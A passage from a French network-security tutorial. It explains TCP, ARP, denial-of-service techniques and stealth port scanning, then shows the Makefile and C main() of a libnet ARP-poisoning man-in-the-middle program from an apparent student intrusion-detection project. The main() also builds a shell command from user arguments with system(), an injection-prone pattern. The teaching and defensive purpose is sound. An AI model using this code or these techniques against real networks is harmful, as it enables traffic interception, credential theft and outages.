- Le serveur renvoie un paquet SYN/ACK. Le paquet comporte un numéro de séquence égal à 654321 (par exemple) et un numéro de reconnaissance de 123457 (c'est-à-dire le numéro de séquence du client + 1)
- Enfin, le client envoie au serveur un paquet ACK avec comme numéro de séquence 123457 (le numéro de reconnaissance reçu) et comme numéro de reconnaisance 654322 (le numéro de séquence du serveur + 1)

Et la connexion est établie durablement. Les numéros de séquence sont ainsi utilisés pour assurer la fiabilité et la remise des paquets dans l'ordre, typiques de la couche de transport. De plus, ceci empechera les paquets venant d'une autre connexion d'être accidentellement mélangés car, quand une connexion est établie, chaque côté génère un nombre de séquence initial. Ce nombre est communiqué à l'autre partie au biais des deux premières étapes explicitées ci-dessus. Pendant le reste de la communication, chaque partie incrémentera son nombre de séquence du nombre de bytes de données dans le paquet envoyé. Ce numéro de séquence est inscrit dans les en-têtes du paquet. Aussi, chaque côté a, comme montré dans l'exemple précédent, un numéro de reconnaissance qui est le numéro de séquence de l'autre côté incrémenté de 1.

Par conséquent, la fiabilité des transmissions TCP semble relativement forte et c'est pourquoi il est souvent préféré dans les connexions bidirectionnelles.

UDP, lui, a beaucoup moins de fonctionnalités que TCP et finalement ressemble plus à IP brut : il n'y a pas de connexion qui reste ouverte et sa fiabilité est plus que faible. Plutôt que d'établir une connexion qui maintienne la véracité des données, UDP laisse à l'application le soin de s'occuper de ces problèmes d'identification des données. Ainsi, quand une connexion bidirectionnelle n'est pas requise, UDP paraît tout de suite plus adapté car plus efficace.

IV°) La couche de liaison de données

Cette couche permet d'adresser et d'envoyer des paquets n'importe où sur un réseau. Cette couche met en oeuvre les protocoles MAC (*Media Access Control*) dont le très célèbre Ethernet. Cette couche fournit un adressage standard pour tous les périphériques Ethernet : c'est l'adresse MAC. Chaque périphérique Ethernet est pourvu d'une adresse MAC unique : c'est un moyen d'identifier n'importe quel périphérique établissant une

connexion sur un réseau. Cette adresse est constituée de 6 bytes de la forme xx:xx:xx:xx:xx:xx, généralement communiquée en hexadécimal.

Les headers Ethernet contiennent une source (l'envoyeur) et une destination, ce qui permet a la couche réseau de router les paquets. De plus, une adresse spéciale existe sur un réseau, la *broadcast*, d'adresse MAC FF:FF:FF:FF:FF:FF et en général d'IP 255.255.255.255. La broadcast est un alias qui concerne tous les systèmes connectés au réseau. Autrement dit, un paquet envoyé à la broadcast sera envoyé à tous les périphériques appartenants au réseau. L'adresse MAC ne peut a priori pas changer puisqu'elle est inscrite dans la mémoire intégrée du circuit électronique de chaque périphérique. Ceci dit, l'IP du système peut changer sur un réseau : on ne peut donc pas relier une IP à un système précis. Dans les faits, il existe un protocole qui permet de lier une adresse IP à une adresse MAC, c'est le protocole ARP (*Address Resolution Protocol*).

Il y a 4 types de messages ARP : les requêtes et réponses ARP ainsi que les requêtes et réponses RARP (*ARP/RARP requests* ou *replies*). Dans l'optique de la section sur l'ARP Cache Poisoning, nous n'expliquerons ici que les paquets ARP.

Une requête ARP est un message qu'un ordinateur enverra à la broadcast qui demande "Qui a cette adresse IP ? Si c'est vous, envoyez la réponse à l'adresse MAC suivante". Le message est diffusé à tous les ordinateurs du réseau. Si cette IP existe sur le réseau, l'entité concernée va répondre en adressant une réponse ARP à l'adresse MAC indiquée dans la requête, disant "Mon adresse MAC est la suivante, et mon IP est ceci". En général, on garde en mémoire temporairement les associations MAC/IP, de façon à ne pas avoir à envoyer une requête ARP pour chaque paquet envoyé au même destinataire. Résumons ceci par l'exemple suivant, où on prend deux ordinateurs A et B d'un réseau, d'adresses MAC et IP 12:34:56:78:9A:BC/192.168.0.101 et DE:F1:23:45:67:89/192.168.0.102 respectivement :

- L'ordinateur A forge le paquet ARP suivant :
  Requête ARP - MAC Source : 12:34:56:78:9A:BC - MAC Destinataire : FF:FF:FF:FF:FF:FF - "Qui est à 192.168.0.102 ?", puis l'envoie.
- Après que la broadcast ait diffusé le paquet sur tout le réseau, l'ordinateur B reçoit le paquet écrit précédemment. Reconnaissant son adresse MAC, il renvoie le paquet suivant :
  Réponse ARP - MAC Source : DE:F1:23:45:67:89 - MAC Destinataire : 12:34:56:78:9A:BC - "192.168.0.102 est à DE:F1:23:45:67:89".
- L'ordinateur A garde localement dans son cache la correspondance entre le MAC DE:F1:23:45:67:89 et l'IP 192.168.0.102.

Ainsi, si un programme tournant sur la machine A veut contacter 192.168.0.102 et qu'il ne trouve aucune correspondance dans le cache local, il va envoyer la requête ARP précédemment décrite. Après avoir reçu la requête et sauvegardé la correspondance, il peut désormais communiquer avec la machine B. Il est à noter que généralement, le routeur ou serveur central dans un réseau garde dans son cache local la correspondance MAC/IP de tous les ordinateurs du réseau.

Nous vous avons désormais décrit les trois couches qui seront essentielles dans la manipulation des réseau, à commencer par ce que nous nous proposons de vous expliquer désormais, à savoir le détournement du protocole TCP/IP. C'est parti...

II - Savoir utiliser les protocoles

Dénis de Service

I°) Les *Denial of Service* (DoS)

Notre but n'est pas de fournir des outils tout prêts à utiliser afin d'effectuer des DoS performants. Ceci dit, il nous paraît important de se familiariser avec les techniques de détournement de TCP/IP (*TCP/IP Hijack*), c'est pourquoi nous allons ici vous exposer brièvement la théorie de certaines techniques de Déni de Service. Une attaque de type DoS vise tout simplement à empêcher la victime (un poste personnel, un réseau) de communiquer, c'est-à-dire l'isoler, en le faisant crasher ou en lui envoyant beaucoup plus de requêtes qu'il n'est capable de traiter afin de remplir sa bande passante (*Flood*). Voici donc 6 DoS très communs.

Communications radio

Les communications radio (Wifi, Bluetooth, etc.) sont intrinsèquement très différentes des communications filaires classiques, et ce à plusieurs égards :

- Tout d'abord, le medium. En effet, les communications transitent via ondes radio, dans l'air, en utilisant une gamme de fréquence précise (2,4 GHz). Lorsqu'un signal est traité, il est modulé puis démodulé afin de n'extraire que les fréquences intéressantes, mais ne nous y attardons pas, un cours de physique sur le sujet serait plus adapté. Ce qu'il faut comprendre, c'est que lorsqu'une onde se propage dans l'air et qu'elle en rencontre une autre, les signaux se mélangent (s'additionnent, se soustraient selon la valeur nominale). Encore une fois, loin des équation de physique, on se rend bien compte qu'un bruitage radio dans la fréquence observée va totalement fausser le medium et les données reçues. Par conséquent, les communications wifi sont à la base non-sûres puisque la création d'un champ électromagnétique peut mettre fin à toute possibilité de communication.

- Soit, chacun n'a pas son antenne et son modulateur sur soi. Ceci dit, il peut également être intéressant de se pencher sur

les mécanismes de communication en Wifi. En effet, puisque le medium doit être libre, il est important qu'un seul ordinateur ne parle à la fois. De ce fait, les acteurs doivent se mettre d'accord sur un ordonnancement. En général, les protocoles de type CSMA (*Carrier Sense Multiple Access*) sont utilisés. Ils proposent plusieurs mécanismes, parmi lesquels l'émission de préambules avant le début du message (si un noeud veut envoyer alors que quelqu'un est déjà en train d'envoyer un préambule, il attend la fin du message) ou les mécanismes RTS/CTS (*Request/Clear To Send*) permettant respectivement de demander le medium et de l'accorder. Quoiqu'il en soit, ces mécanismes reposent sur la bienveillance des participants. Si, à l'aide d'une carte Wifi traditionnelle, est implémenté un CSMA malveillant, permettant de ne pas respecter les temps d'accès au medium des autres participants, beaucoup de collisions auront lieu, rendant impossible toute communication (d'autant plus qu'un paquet en Wifi doit être envoyé/reçu dans son intégralité pour pouvoir être lu correctement, donc chaque réémission portera sur l'ensemble du paquet).

Le message de ce paragraphe est finalement clair : la communication sans-fil n'est pas fiable dans le sens où il est toujours possible de la bruiter et de l'empêcher d'opérer normalement. Un attaquant peut toujours rendre indisponible un réseau à portée radio.

Le ping de la mort

Dans les spécifications du protocole ICMP, les paquets echo n'ont été conçus que pour contenir 2^{16} octets de données dans le corps du paquet. A vrai dire, cela importe peu, puisque dans le cas des requêtes et réponses ICMP, seuls les en-têtes importent, aucun réel message n'est nécessaire. Un DoS très connu est simplement l'utilisation de minimum 65 537 (= 2^{16} + 1) octets de données. Le système recevant le message paniquera à la réception du paquet et crashera. Cette attaque est très ancienne et connue comme *The Ping of Death*. Seuls les systèmes relativement anciens sont affectés par cette attaque car elle a bien sûr été patchée depuis. Ceci dit, elle illustre très bien comment les personnes ayant conçu ces systèmes ne se préparaient pas à l'éventualité que quelqu'un puisse sortir du protocole attendu.

Le ping-flood

Cette attaque est la plus commune et la plus connue. Cette fois, on ne veut pas crasher l'ordinateur distant mais le saturer, de façon à ce qu'il ne puisse plus communiquer. Les attaques de flood TCP/IP essaient de simplement surcharger la bande passante sur le réseau de la machine concerner et ainsi l'isoler. En pratique, cette attaque consiste juste à envoyer beaucoup de requêtes PING à la victime, avec des paquets contenant beaucoup de données. Cette attaque n'a rien de spécialement intelligente car elle se résume à un combat entre bandes passantes, et que la meilleure gagne.

Les attaques amplifiées

A ce stade, l'utilisation de TCP commence à devenir intéressante. Les attaques amplifiées sont juste une façon d'exploiter des floods, mais intelligemment. Nous avons parlé dans notre article sur l'adressage dans la couche liaison de données d'une adresse spéciale, la *broadcast*. Cette adresse donne la possibilité d'envoyer un paquet à toutes les machines connectées au réseau. Ainsi, si on envoie une requête PING à la broadcast, tous les systèmes connectés nous enverrons un paquet ICMP *reply* en retour. Comme se flooder soi-même n'est pas d'une immense utilité, il faut trouver un moyen de faire répondre tous ces systèmes à qui on l'entend, car cela représente un gros potentiel. La solution est simple : envoyer un paquet PING *echo* spoofé contenant l'adresse de la victime comme source et la broadcast comme destinataire. Ainsi, chaque système du réseau recevra un ping qu'ils croieront venir de la machine de la victime et y répondront. En envoyant beaucoup de paquets spoofés, la bande passante de la victime est prise d'assaut de manière exponentielle avec le nombre de systèmes connectés au réseau.
Une manière de se prémunir de ces attaques est d'interdir les pings sur la broadcast ou de ne les rerouter que vers le serveur principal, ce qui est couramment effectué dans les grands réseaux (universités, entreprises). Cette attaque s'appelle communément un *smurf*.

Le flood DDoS (***Distributed Denial of Service***)

Comme nous l'avons fait remarquer pour l'attaque de type ping-flood, le flooding revient à un combat entre bandes passantes. L'idée du Déni de Service Distribué est simple et rejoint celle du *smurf*, à savoir, pourquoi faire le combat tout seul et pas à plusieurs ? Effectivement, plus il y a d'ordinateurs qui floodent une seule machine ou un seul réseau, plus ça devient facile de saturer sa bande passante, toute immense qu'elle puisse être. Les attaques de flood les plus remarquables de ces années suivent ce principe, on peut notamment nommer l'attaque des 13 *root servers* (les

serveurs qui maintiennent l'Internet) en Février 2007. Cette attaque avait été particulièrement simple : environ 5 000 machines ont submergé les root servers de requêtes DNS et UDP. Au moins 2 serveurs sont tombés dans cette nuit du 6 au 7 Février et au moins 3 autres ont étés saturés, ce qui s'est ressenti parfois par un très léger lag sur l'Internet. Vous nous direz que rassembler 5 000 machines n'est pas à la portée du premier venu. Et bien si. En fait, ces machines ne sont autres que des machines lambda, comme vous ou moi qui ont étés affectés par un virus, reproducteur, qui est resté silencieux sur tous ces postes jusqu'à ce que leur "maître" leur demande de passer à l'action. Tous les postes infectés étaient sous Windows et plus de 65% en Corée du Sud, ce qui laisse penser que là-bas se trouvait le chef-lieu de l'attaque. De plus, utiliser autant d'ordinateurs à la fois permet naturellement de rendre quasiment impossible le traçage de la source du flood.

Le SYN flood

Cette manière d'exploiter TCP/IP est beaucoup plus maligne. Elle se sert d'une limitation obligatoire du protocole : la pile TCP/IP. Comme un ordinateur doit connaître l'état des connexions en cours pour pouvoir notamment les maintenir ou les établir, il faut stocker les informations (notamment numéros de reconnaissance et de session) quelque part, c'est ce qu'on appelle la pile TCP/IP. Or, il est bien sûr impossible d'avoir une pile TCP/IP infinie, par conséquent le nombre d'initialisations de connexion que peut surveiller un simple ordinateur est limité. Ainsi, l'attaquant floode la victime avec beaucoup de paquets SYN spoofés (d'adresses prises au hasard). La victime va donc répondre à ces paquets SYN par un paquet ACK/SYN en attente d'un paquet ACK, comme la coutume le veut. Puisque les réponses ne viendront pas, la machine gardera dans la pile les informations sur chaque host qui a demandé l'initialisation d'une connexion. Pour que ces connexions soient enlevées de la queue, il faut qu'elles *timeout*, ce qui prendre relativement longtemps. Par conséquent, tant que l'attaquant continue l'envoi des paquets SYN, aucune autre réelle connexion ne pourra parvenir à la cible et elle sera isolée.

De la même façon que ces attaques se servent du protocole TCP pour mener à bien leurs objectifs malveillants, il est possible de scanner un ordinateur de façon beaucoup plus savante que celle utilisée par les scanners classiques (vérification de l'établissement d'une connexion TCP/IP), c'est ce que nous nous proposons de vous expliquer maintenant.

Scanning avancé

II°) Les scans intelligents

Tout comme dans la page précédente, nous ne vous donnerons pas ici de code permettant de scanner des ordinateurs distants. Tout d'abord, des scanners de vulnérabilité tels Nmap ou Nessus contiennent ces fonctionnalités et les implémentent de fort belle manière. De plus, après ces explications théoriques il devrait vous être facile de construire de tels scanners. Ces techniques sont surtout effectuées pour contourner les méthodes traditionelles de détection des scans.

Le scan SYN, dit scan "mi-ouverture"

L'idée de ce scan est tout simplement de ne pas établir une connexion complète en omettant la troisième étape de l'initialisation de la connexion. En fait, on envoit un paquet SYN sur le port concerné. Si le port est en écoute, un paquet SYN/ACK est renvoyé, le port est donc ouvert. On envoie un paquet RST pour terminer la connexion (nécessaire car si on scanne beaucoup de ports sans RST, on peut DoS la victime de la même façon qu'un Flood SYN pourrait le faire). Cette technique simplissime évite l'ouverture complète de la connexion et ainsi le log de l'IP par la majorité des services ayant accepté une connexion. Sur les systèmes un minimum sécurisé, les demi-connexions sont repérées et logguées, les trois scans suivants sont donc apparus.

Les scans FIN, X-mas ou NULL

Ces trois techniques préfèrent envoyer des paquets qui n'ont aucun sens lorsque que la connexion est fermée et s'appuyer sur les différences d'interprétation du serveur. Effectivement, si un paquet quelconque est envoyé sur un port ouvert, il sera ignoré puisque ce port attend avant toute chose un paquet SYN. Par contre, si le port est fermé, la RFC 793 prévoit le retour d'un paquet RST. En utilisant cette différence, on peut déterminer les ports ouverts et les ports fermés. Le scan FIN envoie un paquet FIN, le scan X-MAS envoie un paquet FIN/URG/PSH et le NULL, vous l'avez compris, envoit un paquet avec tous les flags TCP à off. Attention, cette technique ne marche pas sur certains OS Microsoft, car le géant de l'informatique n'aimant pas à faire les choses comme tout le monde, ne suit tout simplement pas la RFC... Bien sûr, patcher son kernel en supprimant les RST des ports fermés est très efficace contre ces scans. Dans la source de linux, on affiche le code de l'implémentation de TCP pour IPv4 (dans /usr/src/linux-source-2.6.24/net/ipv4/tcp_ipv4.c pour un kernel 2.6.24 par exemple). On cherche la fonction d'envoi des RST :

```
static void tcp_v4_send_reset(struct sock *sk, struct sk_buff *skb)
{
```

```
        struct tcphdr *th = tcp_hdr(skb);
        struct {
                struct tcphdr th;
#ifdef CONFIG_TCP_MD5SIG
                __be32 opt[(TCPOLEN_MD5SIG_ALIGNED >> 2)];
#endif
        } rep;
        struct ip_reply_arg arg;
#ifdef CONFIG_TCP_MD5SIG
        struct tcp_md5sig_key *key;
#endif

        /* Never send a reset in response to a reset. */
        if (th->rst)
                return;

        [...]
}
```

Pour patcher cette vulnérabilité, il suffit de ne plus envoyer de paquets RST. Pour ce, on ajoute un simple return; après les déclarations des variables, ce qui permet de stopper directement la fonction et de ne jamais envoyer de paquets RST :

```
static void tcp_v4_send_reset(struct sock *sk, struct sk_buff *skb)
{
        struct tcphdr *th = tcp_hdr(skb);
        struct {
                struct tcphdr th;
#ifdef CONFIG_TCP_MD5SIG
                __be32 opt[(TCPOLEN_MD5SIG_ALIGNED >> 2)];
#endif
```

```
        } rep;
        struct ip_reply_arg arg;
#ifdef CONFIG_TCP_MD5SIG
        struct tcp_md5sig_key *key;
#endif

        return; /* On quitte directement : aucun paquet RST transmis */

        /* Never send a reset in response to a reset. */
        if (th->rst)
                return;

        [...]
}
```

Et après recompilation, notre système sera immunisé contre un scan différentiant les ports envoyants des RST et les autres.

Spoofer l'host scannant

Une première technique simple pour éviter la détection du scan est de faire participer d'autres hosts du réseau au scan : par exemple, entre chaque test de port, on envoie un paquet spoofé à la cible sur un port quelconque. Ainsi, on ne lancera jamais plus d'une requête à la suite et la victime ne détectera pas un scan massif de ses ports. Vous l'aveez remarqué, les hosts spoofés doivent exister pour éviter que la cible subisse un flood SYN et à terme un DoS.

La deuxième méthode est beaucoup plus technique, elle utilise un ordinateur du réseau inactif (qui n'as pas d'autres échanges réseaux au moment X du scan). Le principe repose sur le changement prédictible de l'IP ID, incrémenté à chaque paquet que le système concerné envoie. Quand l'incrémentation est fixe (on augmente toujours du même nombre d'octets l'IP ID), on peut prédire le prochain nombre. Cette implémentation de TCP est courante, par exemple pratiquement tous les Windows incrémentent leur IP ID de 1 ou 254 (en fonction de l'agencement des bytes) selon les kernels. Notre but ici est d'observer les changements opérés sur l'host inactif afin de détecter ou non des changements dans l'IP ID pour savoir s'il a reçu des informations, explications.

Tout d'abord, l'attaquant envoie plusieurs paquets SYN/ACK au système inactif. A chaque fois, il note l'IP ID et peut ensuite facilement déterminer l'incrémentation que suit le système. Ensuite, l'attaquant fait parvenir à la victime un paquet SYN spoofé avec l'ip inactive en source. Si le port est ouvert, la victime recevant une demande de connexion, elle renvoie un paquet SYN/ACK à la machine inactive. Mais puisque l'host inactif n'a pour lui fait aucune demande de connexion, il va envoyer un paquet RST à la victime. Avec cet envoi, l'IP ID est incrémenté. Dans le cas où le port est fermé, la victime enverra un paquet RST ou rien, ce qui n'occasionnera pas de retour de paquet de la part de l'host inactif. Ensuite, l'attaquant réenvoie un paquet ACK/SYN à l'ordinateur inactif pour recevoir l'actuel IP ID. S'il a été incrémenté d'un incrément, un seul paquet a été envoyé, donc le port est fermé (le paquet envoyé étant le RST envoyé à la suite du ACK/SYN non-sollicité de l'attaquant). S'il a augmenté de deux incréments, un autre paquet a été envoyé, a priori le paquet RST envoyé à la suite du ACK/SYN non-sollicité de la victime : le port est donc ouvert. Cette technique est finalement puissante car l'attaquant peut ainsi scanner sans à aucun moment n'avoir besoin de réveler son IP.

L'utilité d'un scan peut paraître réduite de prime abord, mais en réalité, c'est une technique essentielle d'attaque et de sécurité. En effet, la première étape d'un pentest (audit intrusif) est de récupérer des informations sur la cible en général et sur le système d'information. Ainsi, un scanning permet notamment de savoir quels services tournent sur quels machines (et donc en deviner l'utilité, à savoir serveur mail, serveur DNS, etc. afin de cibler l'attaque), mais également de connaître les versions de ces services, afin d'éventuellement détecter de vieux services pouvant être attaqués aisément à l'aide d'exploits publics.
D'un autre côté, de nombreuses entreprises effectuent un scanning régulier de leur infrastructure afin de détecter par exemple d'éventuels ports ouverts qui ne devraient pas l'être (souvent témoins d'une backdoor).

Ceci termine cette section sur les connaissances de base de l'exploitation réseau. Afin d'aller légèrement plus loin, nous vous invitons à consulter le travail qui a été effectué dans le cadre d'un cours projet de système de détection des intrusions : Herkeios. Dans la partie réseau du projet, nous avons diffusé quelques exemples d'implémentation d'attaques de base (SYN flooding, UnNamed Attack, etc.), mais également de techniques de scans exposées ici ou encore de techniques de défense actives (opposées aux défenses passives comme le filtrage par firewalling).

ARP Poisoning

I°) ARP Poisoning

Théorie

L'article du WatchGuard sur l'ARP Poisoning écrit "*Les hackers mentent. Les hackers doués mentent bien. Et les hackers expérimentés peuvent mentir à la fois aux personnes et aux machines*". Oui, l'art de l'ARP Poisoning est finalement l'organisation d'un gros mensonge à des machines qui peuvent être trop crédules.

Dans la partie sur la couche de liaison de données, nous avons expliqué le fonctionnement du protocole ARP. Le but de l'empoisonnement des caches ARP est simple, c'est d'envoyer des requêtes ARP de façon à ce que le cache d'un système soit réécrit avec les données que l'on veut et ceci est facilité par la flexibilité du protocole ARP. En réalité, l'idée est d'envoyer des paquets *reply* spoofés non-sollicités (c'est-à-dire qui ne font pas suite à un paquet ARP *request*). La conception d'ARP fait qu'une réponse non-sollicitée entraîne la réécriture du cache, comme si celle-ci faisait suite à une requête, tout simplement car il serait très couteux au niveau mémoire de retenir toutes les requêtes en local et parce qu'ARP a été conçu pour être un protocole simple et léger. Autrement dit, si un PC A envoie à un PC B une réponse ARP avec comme source un PC C, disant qu'il se trouve à 00:11:22:33:44:55, le PC B réécrira son cache ARP et associera l'IP du PC C avec l'adresse MAC fournie. Quand il voudra communiquer avec le PC C, il communiquera donc avec cette nouvelle adresse MAC. Vous comprenez désormais la puissance de ce type d'attaque, puisqu'elle permet de détourner n'importe quel flux réseau à sa guise. Etudions maintenant les 3 utilisations principales des ARP Poisoning.

MAC Flooding

Les attaques de type ARP Poisoning se retrouvent dans un réseau switché (par opposition aux réseaux *hub*, les réseaux *switch* ne distribuent pas tous les paquets sur tout le réseau, mais seulement aux destinataires, ce qui empêche le sniffing brut (puisque dans un réseau avec hub, il suffit de capturer les paquets arrivant sur eth0 pour avoir une vision de tout le traffic réseau, ce qui paraît relativement peu sécurisé). L'idée du MAC Flooding est d'utiliser une particularité de certains switchs : il arrive que quand certains switchs sont surchargés, ils passent en mode hub, ce qui leur évite de traiter beaucoup de données. Il suffit donc de flooder le switch avec beaucoup de fausses réponses ARP spoofées, ce qui va causer la surcharge du cache ARP et le passage en mode hub. Ainsi, l'attaquant peut sniffer le réseau entier tant que le switch est surchargé.

Denial of Service

Isoler un ordinateur paraît plutôt simple désormais. Si on empoisonne ses caches ARP en se faisant passer pour la passerelle du réseau et qu'on cause chez lui une fausse association entre l'IP de la passerelle et un MAC quelconque, dès qu'il voudra par exemple envoyer un paquet sortant du réseau vers Internet, il enverra ce paquet au MAC spécifié. Si le système présent au MAC spécifié ne reroute pas les paquets (le défaut sous UNIX par exemple), l'ordinateur ne peut plus communiquer avec l'extérieur, nous avons bien un Déni de Service. Il a été vu des attaques où les attaquants reroutaient tous les systèmes du réseau (en empoisonnant les caches de tout système duquel il voyait une transmission ARP quelconque). Ainsi, le réseau entier était coupé de l'extérieur. Ceci dit, il y a bien plus intéressant.

Man in the Middle

Effectivement, si on peut rediriger les flux réseaux, pourquoi ne pas se les envoyer ? Nous voici dans le principe de l'Active Sniffing qui consiste à faire en sorte que des paquets qui ne sont pas destinés au système local à y arriver et ensuite à les capturer. Cette technique s'appelle la redirection ARP. Finalement, la différence essentielle avec une attaque ARP de type DoS revient au reroutage des paquets. Pour cela, selon les systèmes, il faut modifier l'options *ip-forward* de */etc/network/options* à *yes*, ou ajouter la ligne *net.ipv4.conf.default.forwarding=1* à */etc/sysctl.conf* (ou du moins mettre l'option à 1 si elle était à 0). Maintenant nos paquets reroutés, voici ce qui va se passer :

- On envoie un paquet spoofé à un système A, contenant pour source un système B en indiquant notre MAC. Le système A nous enverra donc ses paquets dès qu'il s'agira de communiquer avec B.
- On envoie un paquet spoofé au système B, contenant pour source A en indiquant notre MAC. Le système B nous enverra donc ses paquets dès qu'il s'agira de communiquer avec A.
- Dès qu'un paquet arrive sur notre système, il est rerouté s'il ne s'agit pas de notre IP. Ainsi, aucun des deux systèmes ne va, ni être DoS, ni se rendre compte de la supercherie. Il suffit de sniffer les paquets entrants du périphérique concerné pour lire les paquets que s'envoient ces deux systèmes.

Vous comprenez pourquoi on appelle cette technique "L'homme au milieu". En général, cette technique est utilisée entre un système cible et la passerelle, interceptant ainsi tous ses paquets externes. Elle est particulièrement redoutable contre les protocoles utilisant des identifications en clair, comme FTP, Telnet ou POP3.

Sécurisation

Bien que cette technique soit efficace à 100% sur une très grande majorité de réseaux, il est possible de l'éviter et cela est assez simple. Il faut demander la staticité des caches ARP : ainsi, dès la connexion d'un système au réseau et après le premier échange ARP, le cache est rempli et ne peut plus être réécrit par la suite. Bien sûr, c'est couteux sur des réseaux importants et présente un gros inconvénient sur un réseau personnel qui a besoin de flexibilité.

Nous allons maintenant illustrer les attaques de type Man-in-the-Middle avec un programme écrit en utilisant la librairie incontournable d'injection de paquets réseaux, libnet. Une connaissance du C est requise pour la compréhension du programme d'attaque que nous allons exposer dans cette section suivante.

II°) Active Sniffing

Une fois n'est pas coutume, nous avons décidé ici d'exposer un réel programme d'exploitation. Nous aurons ici deux buts : tout d'abord, illuster la puissance de l'attaque, mais surtout, exposer quelques pratiques communes de bonne programmation. Nous avons utilisé la librairie réseau de bas niveau libnet.

Le projet dans sa totalité est disponible dans nos sources. Ce programme fait partie intégrante d'un projet d'embryon d'IDS (*Intrusion Detection System*) que a été développé en 2008. Nous n'allons exposer ici que deux fichiers importants : le Makefile et la fonction main() du programme.

Makefile

Tout d'abord, le Makefile, ciment du projet.

```
# Makefile pour l'Arp Poisoning
#
# Intrusion Detection System - Fil Rouge 2008 - INSA Lyon
#
# Here We Go

JUNK = *~ *.bak DEADJOE
INCLUDE = ../include
```

```
DEPS = injection.o mac_manip.o arp_poisoning.o
EDL = gcc
COMP = gcc
EXE = ArpPoison
LIBS = -lnet

$(EXE) : $(DEPS)
  $(EDL) -o $(EXE) $(DEPS) $(LIBS)

%.o : %.c $(INCLUDE)/%.h
  $(COMP) -I$(INCLUDE) -c $*.c

clean:
  $(RM) $(JUNK) *.o $(EXE)
```

Le makefile sert à compiler et à maintenir des projets de grande ampleur (ici, sa vertu est surtout pédagogique). La syntaxe est relativement simple. Vous l'aurez compris, l'instanciation de variables se fait facilement avec NOM_VARIABLE = valeur et l'accès aux valeurs par la suite se fera par $(NOM_VARIABLE).

Les lignes d'action sont un peu plus difficiles à comprendre par soi-même. Elles sont de la forme CIBLE : DEPENDANCES. La cible est le fichier qui sera construit. Sa construction sera consécutive à celle de tous les fichiers dont elle est dépendante. Ainsi, quand on trouve un fichier dépendant, on essaie récurisvement de le construire. Par exemple, ici, le premier fichier dépendant trouvé sera injection.o. On cherche ensuite une clause dans laquelle injection.o est la cible. C'est le cas de %.o (qui est ce qu'on appelle un pattern, une cible générique pour tous les fichiers .o). On voit que injection.o dépendant de injection.c et ../include/injection.h. Si ces dépendances existent et qu'elles sont plus récentes que injection.o eventuellement présent, on construit la cible.

Les actions effectuées pour générer les fichiers cibles se trouvent entre la clause courante et la prochaine (ici, clean :). On effectue donc l'action pour injection.o, puis pour mac_manip.o, etc.. Quand toutes les dépendances primaires sont effectuées, on effectue l'édition des liens et notre exécutable sera construit.

Attention ! La syntaxe d'un Makefile est assez rigoureuse, le moindre espace de trop affichera des erreurs. Par exemple, la liste des actions doit être précédée d'une tabulation et non d'un espace.

Cette suite d'actions sera effectuée par la commande make. Par défaut, make construit la première cible, sauf si on spécifie une autre cible

en argument de la commande. Illustration en invoquant la cible clean puis la cible par défaut :

```
$ make clean && make
rm -f *~ *.bak DEADJOE *.o ArpPoison
gcc -I../include -c injection.c
gcc -I../include -c mac_manip.c
gcc -I../include -c arp_poisoning.c
gcc -o ArpPoison injection.o mac_manip.o arp_poisoning.o -lnet
$
```

Nous avons grâce à ce procédé construit ce qu'on appelle un projet : une racine contenant un Makefile et deux dossier, include/ contenant les headers nécessaires à la compilation et src/ contenant les sources et le Makefile qui vient d'être d'exposé. Le Makefile de la racine sert juste dans notre cas à propager la commande make dans src/ et à copier l'exécutable à la fin.

Programme d'exploitation

Il ne me paraissait pas utile de copier toutes les sources du projet, j'expose donc juste ici le main, le "squelette" de l'attaque qui va permettre d'appliquer à l'exacte la théorie vue précedemment.

```
#include "injection.h" //Fonction d'injection de paquets ARP
#include "mac_manip.h" //Manipulation des adresses MAC
#include <signal.h> //Utilisation de sIGINT
#include <printf.h> //Entrées/sorties
#define device "eth0" //Exploitation sur eth0 (interface LAN 1)

static int attaque = 1;

void fin_attaque(int signo) {

        attaque = 0;

}


int main(int argc,char * argv[]) {   //Argument 1 : ip passerelle.
Argument 2 : ip victime


        char
        passerelle[16],victime[16],mac_passerelle[18],mac_victime[18];
```

```
char * ping;
int i;

if (argc != 3)
        return -1;


strncpy(passerelle,argv[1],15); //Récupération des arguments
strncpy(victime,argv[2],15);

ping = malloc(45*sizeof(char));
for (i=1;i<3;++i) {
        strcpy(ping,"ping -c 1 -w 1 "); //On ping les deux systèmes
        à empoisonner
        strncat(ping,argv[i],15); //De façon à remplir les caches
        ARP
        strcat(ping," > /dev/null");
        system(ping);
}

free(ping);


sleep(3); //Attente de l'éventuel lag à la réponse ARP

if (get_mac(passerelle,mac_passerelle)) { //Traitement des
adresses MAC
        printf("Ne peut lire le mac de la passerelle\n");
        return 1;
}

if (get_mac(victime,mac_victime)) {
        printf("Ne peut lire le mac de la victime\n");
        return 1;
}

if (convert_hexmac(mac_passerelle)) {
        printf("Erreur de conversion du mac passerelle\n");
        return 1;
```

```
}

if (convert_hexmac(mac_victime)) {

        printf("Erreur de conversion du mac victime\n");
        return 1;

}

signal(SIGINT, fin_attaque); //SIGINT (envoyé par Ctrl + C)
Déclenche la fin de l'attaque
printf("Début de l'attaque... (Ctrl + C pour arrêter)\n");

/* La fonction injection_arp() est définie dans injection.c
* Elle va envoyer sur le réseau (depuis <device>) un paquet
ARP. Le type de paquet ARP
* est défini par le dernier argument (ici, ARPOP_REPLY sera donc
une réponse ARP)
* Le paquet sera prétendu envoyé du troisième argument vers
le deuxième, en lui disant, dans le cas d'une réponse,
* que le deuxième argument a pour mac le quatrième argument
(un NULL sera remplacé par le MAC local)
*/
while (attaque) {


        printf("Empoisonnement des caches ARP\n");

        //On détourne le flux de la victime (on lui dit que la
        passerelle est à notre MAC)
        if
        (injection_arp(device,victime,passerelle,NULL,mac_victim
        e,ARPOP_REPLY)) {

                printf("Injection ARP echouée\n");
                break;

        }

        //On détourne le flux de la passerelle
        if
        (injection_arp(device,passerelle,victime,NULL,mac_passer
        elle,ARPOP_REPLY)) {
```

```
                printf("Injection ARP echouée\n");
                break;

        }

        sleep(10);//On réitère toutes les 10 secondes

    }

    printf("Retour des caches ARP à la normale...\n");

    if
    (injection_arp(device,victime,passerelle,mac_victime,mac_passe
    relle,ARPOP_REPLY))

        printf("Injection ARP echouée\n");


    if
    (injection_arp(device,passerelle,victime,mac_passerelle,mac_vic
    time,ARPOP_REPLY))

        printf("Injection ARP echouée\n");


    return 0;

}
```

La totalité du projet, contenant notamment injection.c contenant injection_arp() qui est aussi interessante se trouve ici.

